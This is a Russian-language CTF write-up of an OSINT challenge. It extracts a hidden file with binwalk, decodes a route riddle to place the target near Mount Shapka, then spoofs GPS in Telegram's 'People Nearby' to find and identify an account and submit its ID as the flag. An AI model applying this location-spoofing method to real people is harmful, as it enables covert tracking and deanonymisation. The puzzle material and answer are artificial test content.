
```
sYY[  
k+*Vv  
eeK  
k+(n'r  
[Y[0]  
message.txt  
AuV.  
$*^>  
message.txtPK  
~/tesfctf/osint  
[> binwalk d
```

достаем через binwalk -e и читаем

Я доехал по Е50 до перевалочного пункта и свернул в сторону центра некого федерального округа. Оттуда я стал двигаться дальше на юг, пока не доехал до административной границы. Потом, сверяясь с картой, шел строго по границам субъектов на запад, пока не уперся в пограничный стык субъектов. Оттуда я решил добраться до водохранилища на северо-западе... Но тут как-то людей многовато, ушел на юг на 2 км, к какой-то горе. Тут вроде спокойнее. Кстати, сначала ехал по гугл картам - чуть не потерялся. На старые акки в телеге можешь не смотреть, я создал новый, пиши мне там.

Е50 пересекает границу РФ недалеко от Ростова-на-Дону - это центр ЮФО. Но если пройти на юг до границы Ростовской области, а потом на запад, никакого пограничного стыка не будет, там Таганрогский залив.

Значит, перевалочный пункт - это не граница, а горный перевал, а федеральный округ нам нужен Северо-Кавказский, центр - Пятигорск. Выходим по указаниям на Эшкаконское водохранилище и гору Шапка.



Залипаем на отзыв от Александра Л. с такой подходящей аватаркой про гения, но ничего из него не выжимаем.

Вспоминаем про возможность поиска Людей рядом в TG, с помощью Fake GPS выбираем гору Шапка в качестве своей локации и смотрим, кто здесь еще есть.

09:21 • 78%



Люди рядом

Вы можете быстро обменяться контактами с пользователями proximity или найти новых друзей.

Люди рядом



Показывать меня здесь



Ну точно Не кот

2 км отсюда



Руслан

7 км отсюда



Абдуррахман

8 км отсюда



Kamil

9 км отсюда

K



Переходим на аккаунт “Ну точно Не кот”, берем его username, по username получаем id через любого удобного бота и сдаём флаг

Ответ: 7043701303

Весь осинт решен, мы уставшие и счастливые!

